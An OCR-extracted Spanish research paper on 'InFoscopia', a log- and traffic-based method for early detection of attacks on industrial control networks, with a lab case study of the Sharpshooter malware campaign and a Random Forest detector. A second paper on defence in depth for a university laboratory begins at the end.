


Figura 2. Procesos principales de la metodología "InFoscopia".

En la primera etapa, una de las actividades más importantes realizadas es la extracción de Logs de diferentes activos y dispositivos de una ICSDN, tales como del tipo *Programmable Logic Controller* (PLC), aplicaciones de usuario como las que emplean *Human Machine Interface* (HMI) para controlar procesos industriales, servidores de aplicaciones, sistemas operativos de diferentes tecnologías, firewalls, conmutadores de red (routers), conmutadores de tramas (switches) y puntos de acceso de una infraestructura crítica. Se han considerado tanto eventos provenientes de un ataque externo (por ejemplo, la operación real

[13]Es un ciberataque que ejecuta código malicioso para explotar vulnerabilidades que, por lo general, son desconocidas por los usuarios y el fabricante del producto que compone la aplicación o sistema afectado.

"Sharpshooter", que se describe en este informe) como interno (tal el caso cuando un usuario conecta un periférico infectado de almacenamiento portátil del tipo pendrive a la red local, por ejemplo, Stuxnet[14]).

Diferentes proveedores de tecnologías de seguridad como Cisco, Fortinet, CheckPoint, etc. tienen sus propias plataformas de recolección de Logs y herramientas del tipo *Security Information and Event Management* (SIEM), adecuadas para sus propios productos o compatibles con otros proveedores también. Sin embargo, una de las principales desventajas de centros de seguridad, organizados con capacidades de SOC o CSIRT, es la enorme cantidad de registros que reciben por segundo y la gran dificultad para configurar reglas de detección temprana, lo que hace casi imposible cualquier análisis humano de amenazas en tiempo real durante la fase de previa de un ciberataque. En este escenario, la metodología "InFoscopia" proporciona una solución novedosa y viable.

Eventos de tráfico de red

Existen una gran variedad y diversidad de ciberataques posibles debido a la cantidad de protocolos y algoritmos que están en juego a la hora de enviar información y muchos de los cuales no fueron definidos centrándose en la seguridad. Por ello, se hace imprescindible diseñar un sistema de seguridad para tratar de detectar y mitigar posibles amenazas que pongan en riesgo la seguridad. Una de las principales herramientas que permite localizar intentos de ataques son los comúnmente llamados S*niffers* o Analizador de Protocolos, que captura las tramas de una red de computadoras y permite explorar los datagramas dentro del stack TCP/IP. Los DPI[15] y DFI[16] son un claro ejemplo a la hora de hablar de analizadores de tráfico, utilizados desde hace varios años en aplicaciones especializadas en detección de spam, malware y ataques tipo DoS (Denial of Service), etc. En la literatura se suele hablar de DPI para hacer mención tanto al análisis como a las aplicaciones que hacen uso de ese estudio, a su vez previo a este concepto existe un tipo de análisis más simple denominado SPI[17]. Ambos difieren en qué capa del modelo OSI se sitúan, como se puede observar con la F**igura 3**.

Por tanto, según esta definición se podría catalogar SPI como un conjunto reducido de DPI. Para evitar malentendidos, se limita el uso de SPI para el análisis hasta la cabecera de la capa de transporte, y el uso de DPI como el análisis más allá de la cabecera de ésta, es decir, el análisis de la capa de aplicación e incluso los datos de usuario.



Figura 3. DPI y SPI ubicados en las capas del modelo OSI.

La motivación para el desarrollo de DPI se fundamenta en que la clasificación tradicional basada en el análisis de las cabeceras de los niveles 2 a 4 del modelo OSI (SPI) no es un mecanismo fiable hoy en día para determinar información sobre el protocolo y la aplicación que transporta un paquete.

DPI permite clasificar el tipo de tráfico en tiempo real, según el protocolo, pudiendo llegar a analizar en base a una base de firmas el tipo de información que se envía en el *payload* del datagrama.

El avance en la ingeniería de tráfico trajo consigo nuevos conceptos como ser el enmascaramiento (técnica que utilizan ciertos protocolos que hacen un uso no acorde a los "puertos bien conocidos" para evitar su reconocimiento), y el cifrado (técnica por la cual se oculta información obteniendo un criptograma que solo puede ser legible por un tercero que conozca la clave). Debido a esto los métodos de análisis de tráfico nombrados se encontraron con deficiencias en el procesamiento de nuevos tipos de tráfico, por esta razón surge el desarrollo del análisis DFI, que lleva a cabo un análisis heurístico o de comportamiento para determinar qué tipo de tráfico está fluyendo por la red. DFI es capaz de detectar una aplicación (o amenaza) a partir del comportamiento del flujo de paquetes, en lugar de buscar el protocolo o el uso de puertos dentro del mismo paquete. Este hecho es importante, porque cada vez más tráfico está cifrado o es transmitido mediante 'tunneling' a través de la red, y más aplicaciones son enmascaradas.

Debido al caso de estudio, este trabajo se centrará en SPI, dado a que permite hacer un estudio de los encabezados IP para extraer la información necesaria de los campos que lo componen.

[14]Un sofisticado malware descubierto en 2010 que infectó, desde un pendrive o computadora interna, la central nuclear Natanz de Irán, provocando daños de impactos estratégicos.
[15] Deep Packet Inspection.
[16] Deep Flow Inspection.
[17] Statefull Packet Inspection

Recolección de datos de procesos de control en PLC[18]

Las acciones de intrusión sobre una instalación industrial requieren conocer el material que hay en la misma y saber cómo hacer para controlar (programar o modificar) sus primitivas de programación, configuración o parametrización con la finalidad de poner la planta fuera de servicio o causar detenciones o robo de información provocando grandes pérdidas económicas y accidentes serios.

Este trabajo apunta a realizar el engaño de un PLC Nivel 1, a través de una acción de *hackear* una comunicación de control entre los niveles 1 y 2 (ISA 95), expuestos en la **Figura 4.**, basada en [11].




Figura 4. Niveles lógicos de arquitectura de red según norma ISA-95.

El objetivo es demostrar que los sistemas industriales y más específicamente los protocolos de estos sistemas no están exceptuados de poseer vulnerabilidades que los hackers pueden aprovechar para atacar un ICS. Para ello se ha montado en laboratorio la siguiente topología de simulación, presentada en la **Figura 5.**

Luego, se realizó una prueba del sistema antes de realizar la intrusión (variación de la velocidad del motor industrial desde la pantalla HMI construida al efecto en la PC con el software Step 7). Consistió en:

- Comprobación de los registros correspondientes antes de la variación.
- Comprobación de los registros correspondientes después de la variación.

[18]Programmable Logic Controller. Es un dispositivo electrónico que se programa para realizar automáticamente acciones de control sobre diferentes tipos de aplicaciones industriales, resolviendo requerimientos en control de procesos y secuencias de la maquinaria o sistema de producción.

Así se pudieron capturar tramas de pasaje entre modos RUN y STOP, y viceversa, se realizó el forzado de cambio de una entrada física con el TIA PORTAL (sin observar en el motor) y se pudo descargar un programa modificado arbitrariamente. Su análisis continua en desarrollo.




Figura 5. Topología para la extracción y análisis de eventos de control en PLC.

Métodos y herramientas de análisis forense para respuesta a incidentes

Un componente de soporte al desarrollo de la metodología es la "línea de tiempo" que permite mostrar quién hizo, qué y cuándo, de manera de poder afirmar de forma concluyente que la Acción A causó el Resultado B.

El método y las herramientas para el tratamiento de los Logs y eventos variará de acuerdo a la naturaleza de cómo fueron generados.

Para el caso de eventos en tiempo real, el objetivo es recolectar los Logs, tanto para acciones preventivas como correctivas sobre los elementos constitutivos de la red. Se procura, además, seguir metodologías ya establecidas en las normas ISO de la Informática Forense. Así lo propone, en forma general y conceptual, la ISO/IEC 27050 INFORMATION TECHNOLOGY -- SECURITY TECHNIQUES -- ELECTRONIC DISCOVERY, respecto a sus principios fundamentales de Identificación, Preservación, Recolección, Tratamiento, Revisión, Análisis y Producción de la *Electronic Information Storaged* (ESI). Desde ya, quedan implícitas dentro de la ISO/IEC 27050 las metodologías de identificación, recolección y preservación emanadas de la norma ISO inicial de la Informática Forense, como es la 27037.

Aprendizaje selectivo

Uno de los procesos relevantes que propone la metodología "InFoscopia" es el Aprendizaje Selectivo, que se alimenta de datos provenientes de las extracciones normalizadas de los diferentes módulos que las componen, los indicadores de amenaza generados luego del análisis de comportamientos y procesos, así como los patrones, indicadores de compromiso, datos de 0-Day y otros conjuntos de datos provenientes de fuentes abiertas y externas.

Para el diseño de este componente, resulta de utilidad el concepto de ciencia de datos y los diferentes modelos alternativos. Este modelo engloba una serie de principios, problemas, definiciones y algoritmos para procesar y extraer información de un conjunto de datos (*datasets*) y encontrar en ellos ciertos patrones.

La definición común entre las diferentes herramientas es la toma de decisiones en base a un análisis de datos que determina si los eventos se reiteran o están relacionados en una serie de tiempo, pero también permite predecir comportamiento anómalo o extraño en función de un aprendizaje previo, y es en este punto en que el *Machine Learning* (ML) se convierte en herramienta para la investigación del siguiente estudio.

Para considerar la complejidad de la obtención de patrones se debe definir en relación con las habilidades humanas. Un humano puede definir reglas en base a pocas variables, pero cuando ese número crece se vuelve inviable obtener una relación entre ellas. En consecuencia, la ciencia de datos se aplica a la existencia de grandes volúmenes de variables y la clave del resultado es la correcta obtención de los atributos que se evaluarán.

El ML se compone de dos fases. Primero se aplican algoritmos a los *datasets* para identificar patrones, estos se pueden representar de diferentes maneras como ser árboles de decisión, redes neuronales y modelos de regresión. Esta representación se la conoce como modelo. Luego, una vez que el modelo está creado se lo utiliza para el análisis. El desafío del ML es encontrar el algoritmo que mejor sesgo de aprendizaje obtenga para un conjunto de datos.

Dentro del ML se diferencian dos tipos de aprendizajes, supervisado y no supervisado. El aprendizaje supervisado trabaja con datos "etiquetados" intentando encontrar una función que dadas las variables de entrada (inputs) les asigne una etiqueta de salida adecuada. El algoritmo se entrena con un histórico de datos y así "aprende" a asignar la etiqueta de salida adecuada a un nuevo valor, es decir, predice el valor de salida. El otro tipo tiene lugar cuando no se dispone de datos "etiquetados" para el entrenamiento. Sólo conocemos los datos de entrada, pero no existen datos de salida que correspondan a un determinado input. Por tanto, sólo se podrá describir la estructura de los datos, para intentar encontrar algún tipo de organización que simplifique el análisis. por ello, tienen un carácter exploratorio.

Dentro de los algoritmos supervisados que componen el ML se utilizara árboles de decisión por su conveniencia ante problemas de clasificación. Estos se encuentran formados por nodos de decisión (está asociado a uno de los atributos y tiene 2 o más ramas que salen de él, cada una de ellas representando los posibles valores que puede tomar el atributo asociado) y nodos respuesta (está asociado a la clasificación que se quiere proporcionar, y devuelve la decisión del árbol con respecto al ejemplo de entrada).

En los árboles de decisión, la decisión para una instancia se toma comenzando por la parte superior del árbol y va navegando hacia abajo aplicando una secuencia de pruebas de atributos a la instancia. Cada nodo en el árbol especifica un atributo de prueba, y el proceso continúa nodo a nodo eligiendo qué rama seguir dependiendo del resultado de las pruebas de atributos en cada instancia.

El objetivo del algoritmo de aprendizaje del árbol de decisión es encontrar un conjunto de reglas de clasificación que divide el conjunto de datos de entrenamiento en conjuntos de instancias que tengan el mismo valor para el atributo objetivo.

Caso de estudio: operación "Sharpshooter"[19]

Antecedentes y comportamiento del malware

Durante los meses de octubre y noviembre del año 2018, surgieron casos de infecciones en varias organizaciones, principalmente en países de habla inglesa y con predominio en instituciones gubernamentales de EE.UU, que utilizaban el señuelo de títulos de descripción de trabajo en inglés para puestos en empresas desconocidas, distribuidas por una dirección IP en Estados Unidos y a través del servicio Dropbox. Muchos de estos casos eran direccionados y no daban indicios de una campaña a gran escala. Esta operación comenzó el 25 de octubre y se la denominó ""Sharpshooter"".

Los documentos infectados llevaban el nombre del autor Richard, incluían metadatos creados con una versión coreana de Microsoft Word y contenían una pata maliciosa que aprovechaba una shellcode incrustada para inyectar el "Sharpshooter" "downloader" en la memoria de Word. Una vez que el proceso fuera infectado, el "downloader" recuperaba el implante de segunda etapa: Rising Sun.

Según los análisis realizados por la empresa McAfee, la campaña "Sharpshooter" se centraba en la distribución de documentos digitales maliciosos, con información falsa acerca de posiciones laborales atractivas. Dichos documentos provenían de compañías desconocidas, utilizaban el idioma inglés y se enviaban mediante un archivo MS Word adjunto o que podía ser descargado a través de un enlace en Dropbox[20]. Una vez que un usuario interesado en la falsa oferta laboral abría el archivo Word

[19]Operation Sharpshooter, Campaign Targets Global Defense, Critical Infrastructure. McAfee, Ryan Sherstobitoff, Asheer Malhotra & Contributions

[20]Servicio de almacenamiento compartido de archivos. https://www.dropbox.com

infectado comenzaba la primera fase de la operación, utilizando una macro[21] encargada de ejecutar en memoria un shellcode con dos propósitos:

- Establecer contacto con el servidor de Comando y Control (C2) atacante.
- Una vez establecida de forma exitosa la conexión con el servidor, proceder a la descarga de dos archivos complementarios para la segunda fase de la operación.

Ambos archivos descargados contenían el malware propiamente dicho, denominado por McAfee como "Rising Sun", y un archivo señuelo, que podía tratarse de otro documento MS Word o PDF y cuyo fin era engañar al usuario con información supuestamente válida, mientras se realizaba la persistencia del malware en segundo plano. La secuencia de acciones se encuentra representada en la **Figura 6**.




Figura 6. Secuencia de acciones del malware Sharpshooter.

Validación de la metodología "InFoscopia" en la red simulada

Como herramienta de validación se diseñó un caso de prueba basado en un escenario "Sharpshooter".

Para validar el proceso de extracción y análisis de tráfico de red se generó tráfico normal y benigno en un ambiente virtualizado y controlado durante 5 días seguidos en una arquitectura Router - Computadora. Luego, se recolectaron estos logs de flujos de red también ejecutando el "Sharpshooter". Los logs se formatearon en ".csv" y se lo tipificó como tráfico "malicioso" y "no malicioso". En tercer lugar se diseñó un componente de machine learning donde se lo entrenó con este tráfico específicamente generado para su customización, donde el mismo está construido con el algoritmo Random Forest.

Cómo trabajamos en un enfoque de anomalías, lo que se persigue es que las características definan cuál es el comportamiento normal del tráfico y por tanto, lo que se desvíe de ahí se considera anómalo. Esto se definió dado que al tener múltiples variantes de malwares se haría muy dificultoso el entrenamiento del algoritmo para tráfico no benigno. En la **Figura 7.** se aprecia un diagrama arquitectónico del caso de prueba.




Figura 7. Arquitectura para la detección de canales encubiertos.

Para comprender el comportamiento del malware y validar el enfoque de InFoscopia, en base al volumen de tráfico de red acumulado durante 5 días, se entrenó el algoritmo random forest de aprendizaje, donde en cada nodo del árbol se evalúa un campo específico de los encabezados de los protocolos TCP e IP. En base a lo explicado en los apartados anteriores se determina si coincide con tráfico benigno o malicioso.

Según los datos aprendidos por cada campo, se confeccionó un algoritmo de formato top-down en donde en cada instancia de nodos se compara a través de una estructura "if/else"; si las tramas pertenecen a tráfico generado por "Sharpshooter" o no. Dependiendo de la decisión tomada, si la secuencia es positiva entonces finaliza en una hoja o nodo de decisión, arrojando la procedencia del flujo de datos.

Los resultados de las pruebas obtuvieron una efectividad de 97% (con las tramas de 3 días de muestreo) y 95% (con las tramas de 5 días de muestreo) en la identificación de tráfico malicioso. La versatilidad y los tiempos de ejecución más rápidos del algoritmo clasificador seleccionado lo convierten en una alternativa muy competitiva. Además, se estableció que el método propuesto en el caso de estudio y replicado sigue siendo útil en un contexto controlado dejando para futuras líneas de investigación diferentes topologías o entornos de red en donde entren en juego diferentes flujos de tráfico. Si bien el rendimiento de clasificación no puede competir con otros sistemas clasificadores, tiene la ventaja de ser totalmente no intrusivo, transparente y no requiere hardware adicional. El método seleccionado parece prometedor y presenta oportunidades para mejoras adicionales en este contexto particular.

En relación con otro componente importante de InFoscopia, para validar el proceso de extracción y análisis

[21]Las macros son funcionalidades que ofrece la suite ofimática MS Office con el fin ayudar al usuario a realizar tareas repetitivas, como pulsaciones de teclas, clicks o manejo de archivos. Se encuentran programadas en lenguaje VBA (Visual Basic for Applications).

de Logs de activos sensibles, se procedió a generar la intrusión del malware en un ambiente virtualizado y la obtención de registros.

Para poder realizar las mediciones dentro del laboratorio, se implementó la topología presentada en la **Figura 8.**, donde de utilizó:

- Una máquina virtual con Windows 10
- Una máquina virtual con Windows 7
- Un servidor Linux con un FW y DHCP
- Un servidor ElasticSearch




Figura 8. Escenario para pruebas y recolección de registros.

Una vez descargado el malware del servidor de Comando y Control, mediante secuencias de instrucciones LoadLibraryA() y GetProcAddress() el implante logra acceder a las bibliotecas más críticas del sistema operativo y de esta manera se registra de forma persistente mediante la llamada CreateProcessA(). Además logra abrir el archivo señuelo mediante la llamada ShellExecuteA() y la acción "open".

Realizado el implante del malware Rising Sun, ofrece un backdoor sumamente funcional y completo. Al inicio, realiza un reconocimiento de la red del host infectado obteniendo información acerca de los adaptadores de red, nombres de usuario e información detallada, como puede ser sistema operativo y dirección IP, entre otros datos. Toda la comunicación es cifrada mediante el algoritmo RC4[22] y exfiltrada al servidor de comando y control (vale la pena destacar que hay consenso en la industria de seguridad y de comunicaciones que RC4 ya no es criptográficamente seguro).

De esta forma, el proceso de comando y control agresor puede realizar acciones directas sobre el host infectado de la organización, entre ellas:

- Ejecución remota de comandos.
- Creación, eliminación o información de los procesos.
- Lectura, escritura e información de los archivos del sistema.

Tomando como referencia este caso de estudio en el Laboratorio de Forensia Informática de la Facultad de Ingeniería del Ejército, nos centramos en el análisis de todos los eventos que ocurren durante la operación "Sharpshooter", a fin de poder detectarlos de forma temprana antes que el incidente se propague y consiga indisponibilizar algún componente de la Infraestructura Crítica (IC), siendo éste nuestro objeto de estudio.

Persiguiendo el objetivo de sensar la red, procedimos a simular, extraer y análizar eventos de interés en activos sensibles. El esquema se enfocó en la detección y recolección de la mayor información posible, para su posterior análisis y rastreo de Indicadores de Amenaza (IoTh). Con dicho propósito, se pueden utilizar varias herramientas, tales como Logstash o Fluentd. En este trabajo nos centramos en la recolección mediante el Registro de los Eventos de Windows[23], implementado internamente en el sistema operativo por el fabricante.

Una vez implementado el esquema propuesto y centrados en el caso de estudio "Sharpshooter", observamos los siguientes eventos de interés:

- DNS Queries a dropbox.com y a un servidor de Comando y Control.
- Ejecución de MS Word con apertura de archivo.
- Llamadas a LoadLibraryA, GetProcAddress, CreateProcessA y ShellExecuteA con acción "open".
- Ejecuciones de comandos de reconocimiento de red tales como ping, network adapter, queries de LDAP.
- Cambios en el Registro de Windows.
- Eliminación, modificación o creación de archivos.

Si bien muchos de estos eventos son comunes en la operación diaria, al momento del implante se espera observar actividad inusual de todos estos tipos de eventos de interés, que son recolectados y centralizados para su estudio. Esta situación se agrava si el implante logra realizar un movimiento lateral hacia otros hosts: los eventos de interés se multiplican. De forma paralela, también se procede al análisis de la memoria, mediante volcados previos y posteriores a la infección, constituyendo otro punto importante de sensado.

Verificación de la utilidad de la metodología InFoscopia en la fase previa del ciberataque

Varias campañas de distribución de malware tienen el mismo modus operandi del caso "Sharpshooter". Incluso se puede describir utilizando la matriz de Pre-Attack de Mitre, donde en nuestro caso de estudio observamos:

[22]Acrónimo de *Ron's Code number 4*, es un algoritmo de cifrado en flujo diseñado por Ronald Rivest en el año 1987.

[23]El sistema Operativo MS Windows ya tiene incorporado el registro. En ciertos casos, podría no ser suficiente.

- Target Selection (TA0014): Principalmente determinando objetivos estratégicos (T1241)
- People Information Gathering (TA0016): Mediante la utilización de ofertas laborales falsas, facilitando el envío de archivos maliciosos.
- Establish & Maintain Infrastructure (TA0022): necesaria para el montaje del servidor de Comando y Control, con acceso completo a la infraestructura.
- Stage Capabilities (TA0026): La campaña utiliza varias etapas de preparación del host infectado a fin de poder obtener el control completo del mismo. Lo realiza mediante la distribución de software malicioso (T1394) y los implantes maliciosos de software para la exfiltración de datos (T1394).

Cualquier otra operación que siga este patrón de ataque, converge en los Indicadores de Amenaza, logrando un sensado completo y exhaustivo de todos los componentes de la topología. Aplicando en dichas mediciones umbrales de alerta, se puede detectar de forma temprana un ataque de las características de la operación "Sharpshooter" para apoyar la toma de decisiones de la organización que administra la ICSDN.

Conclusiones preliminares del trabajo realizado

La localización de los sensores "InFoscopia" en una ICSDN deberán estar en el corazón de la infraestructura crítica (segmento HMI-PLC, según ISA-95, entre niveles 1 y 2).

La recolección de eventos se debe realizar en múltiples capas y en diferentes procesos de dispositivos diversos en toda la topología de red, de manera que todos los datos y metadatos preestablecidos como indicadores útiles sirvan para detectar amenazas "en curso".

Se debe verificar, especialmente, la unidad de datos del protocolo de la capa Aplicación del dispositivo PLC (OSI o TCP/IP) para detectar posibles cambios de los registros de comando y control del PLC.

Los métodos forenses deben servir para recolectar Logs de interés, inyectarlos al proceso de *Machine Learning* y preservarlos para acciones judiciales. Para ello, hemos verificado que resulta útil adaptarnos a las buenas prácticas generales de la ISO 27050, que ordena y gestiona el tratamiento de evidencia digital en tiempo real denominada *electronic dicovery*, la más útil para la metodología "InFoscopia".

Referencias

[1] M. Edwards, Critical Infraestructurre Protection, Ankara, Turquía: IOS Pres BV, 2014.

[2] R. K. Baggett y B. K. Simpkins, Homeland Security and Critical Infrastructure Protection, 2nd Edition, Santa Barbara, California. USA: Praeger Security International, 2018.

[3] T. A. Johnson, Cybersecurity: Protecting Critical Infrastructures from Cyber Attack and Cyber Warfare, St.Louis, Missouri. USA: CRC Press, 2015.

[4] The Mitre Corporation, «MITRE ATT&CK,» 22 Nov 2018. [En línea]. Available: https://attack.mitre.org/.

[5] Consejo General del Poder Judicial (CGPJ) et al., «CITA.ES,» 31 Dic 1996. [En línea]. Available: http://cita.es/apedanica/INFORMAT.HTM.

[6] F. L. Domínguez, Introducción a la Informática Forense, Madrid. España: Ra-Ma, 2013.

[7] Intelligence and National Security Alliance (INSA), «Intelligence and National Security Alliance,» 31 Ago 2018. [En línea]. Available: https://www.insaonline.org/wp-content/uploads/2018/08/INSA-Managing-Cyber-Attack-Critical-Infrastructure.pdf.

[8] R. Colbaugh y K. Glass, «IEEE Xplore Digital Library,» 15 Ago 2011. [En línea]. Available: https://ieeexplore.ieee.org/document/5984062.

[9] W. Clay, «Network Centric Operations: Background and Oversight Issues for Congress.,» CRS Report for Congress, 2007.

[10] S. E. Dean, Cyber Defense: Securing Military Systems and Critical Civilian Infrastructure from an Electronic 9/11, Hampton Roads International Security Quarterly, 2013.

[11] INCIBE. Instituto Nacional de Ciberseguidad de España, «https://www.incibe-cert.es,» 2019. [En línea]. Available: https://www.incibe-cert.es/sites/default/files/contenidos/guias/doc/incibe_protocolos_seguridad_red_sci.pdf. [Último acceso: 12 07 2019].

[12] J. M. Amusategui López, «Universitat Oberta de Catalunya,» 22 Dic 2016. [En línea]. Available: http://openaccess.uoc.edu/webapps/o2/bitstream/10609/60765/6/jamusateguiTFM1216memoria.pdf.

Identificación de vulnerabilidades de la red informática de un Laboratorio de Educación, Desarrollo e Investigación basado en un Modelo de defensa en profundidad

Fabián Gibellini; Roberto Muñoz; Analía Lorena Ruhl; Juliana Notreni;
Cecilia Sánchez; Ignacio Sánchez; Marcelo Auquer; Milagros Zea Cardenas.

Universidad Tecnológica Nacional,
Facultad Regional Córdoba,
Maestro Marcelo López esq. Cruz Roja Argentina
Ciudad Universitaria – Córdoba – Argentina

{fabiangibellini, robertmunioz, analialorenaruhl, julinotreni,
csanchezjuriol, ignaciojsb, marcelo.auquer, milyzc}@gmail.com

Resumen

Cuando se habla de seguridad de una red informática se debe tener en cuenta tanto la seguridad física como la seguridad lógica de la misma. Se tienen que considerar todas las actividades, técnicas y herramientas relacionadas con el fin de proteger los datos que manejan los sistemas de la organización, tanto sistemas de uso interno como los sistemas expuestos a los usuarios finales, con la premisa que estos datos no sean accedidos o interferidos por personas no autorizadas, ni destruidos accidental o intencionalmente.

La contribución de este paper es un modelo de ciberdefensa en profundidad a ser aplicado en un Laboratorio de ***Educación, Desarrollo e Investigación****, denominado un laboratorio EDI. Este tipo de organización es heterogénea y su fin es brindar diversos servicios a distintos niveles de usuarios.*

El modelo que se propone permite lograr visibilidad y trazabilidad de las amenazas latentes en una red informática que debe dar soporte a una comunidad académica heterogénea.

Este estudio está inserto y forma parte de un proyecto denominado "Determinación de Indicadores, técnicas y herramientas que evidencian buenas prácticas en la ciberseguridad de la infraestructura tecnológica en un laboratorio de Educación, Investigación y Desarrollo de la UTN -FRC", homologado por la Secretaría de Ciencia y Tecnología bajo el código SIUTNCO0005366.

1. Introducción

La seguridad informática engloba la seguridad física, la seguridad en los sistemas desarrollados y la administración de la seguridad en una red informática.

Cuando se habla de seguridad física se hace referencia a las actividades relacionadas con el fin de que los equipos que contienen los datos de los sistemas de la organización no sean accedidos o interferidos por personas no autorizadas.

Según la norma ISO/IEC 27002 la seguridad física o ambiental tiene como objetivo "evitar el acceso físico no autorizado, los daños e interferencias a la información de la organización y las instalaciones de procesamiento de la información" [1].

Dentro de la seguridad en sistemas se puede hablar de programación segura y seguridad dentro del ciclo de desarrollo de software. Programación segura incluye técnicas como sanitización de datos, además de tener en cuenta ataques expuestos en las OWASP TOP 10 [2]. Cuando se habla de seguridad en el ciclo de desarrollo de software se deben considerar validaciones de dominio o acciones no deseadas que puedan ocurrir en los procesos de negocio que lleguen a comprometer la consistencia de los datos almacenados en el sistema, por lo que este punto se lo puede sopesar desde el análisis del sistema, teniendo en cuenta en el diseño, desarrollo y testing del sistema [3].

Por otro lado, se encuentra la administración de seguridad en una red informática que es de vital importancia porque una red generalmente tiene más de un servidor manejando datos de muchos sistemas. Los ataques de internet han causado graves daños a diferentes sectores (por ejemplo: personal, económico, empresarial, organizaciones y gobierno), entre los que podemos recordar el ataque a Sony Pictures en 2014 que le costó a la empresa quince millones de dólares [4] y el ransomware Wannacry en 2017 que afectó a más de 200000 computadoras en al menos 100 países [5].

Se han creado diferentes procedimientos o técnicas que ayudan a implementar la seguridad en una red, haciendo una abstracción de las tecnologías implementadas (sistemas operativos, routers y switches). Se pueden mencionar algunas técnicas, como por ejemplo, procedimientos de autenticación y

autorización a la red [6], sistemas de detección de intrusos (IDS), IDS basados en aprendizaje automático que utilizan distintas técnicas de data mining y machine learning de forma complementaria [7].

Otros métodos totalmente inmersos en la detección de actividades anómalas en una red informática son el Monitoreo de eventos (logs) de los sistemas administrados y la Detección de patrones en logs para generar un conjunto de reglas que son consideradas seguras. Dentro de estos podemos mencionar el modelo de extracción de patrones desde un sistema de logs utilizando un el framework LARGE (Log Analyzing framework in Grid Environment) y algoritmos creados por los autores de extracción de logs [8] o productos en el mercado como Arpwatch desarrollado por Lawrence Berkeley National Laboratory [9]. Actualmente en esta rama también existen herramientas que utilizan técnicas de Data Mining y Machine learning [10] [11] [12].

Rojanakul y Liang [13] afirman que la estabilidad y seguridad de la red es muy importante enfocándose en una estrategia de asegurar y configurar políticas de seguridad para resguardar la infraestructura. Para lo cual divide la red en dos zonas, la de uso externo y la de uso interno. Dentro de la de uso externo, las categoriza en capas y una de ellas es la Capa de administración: firewall, NIDS, aplicaciones de backup.

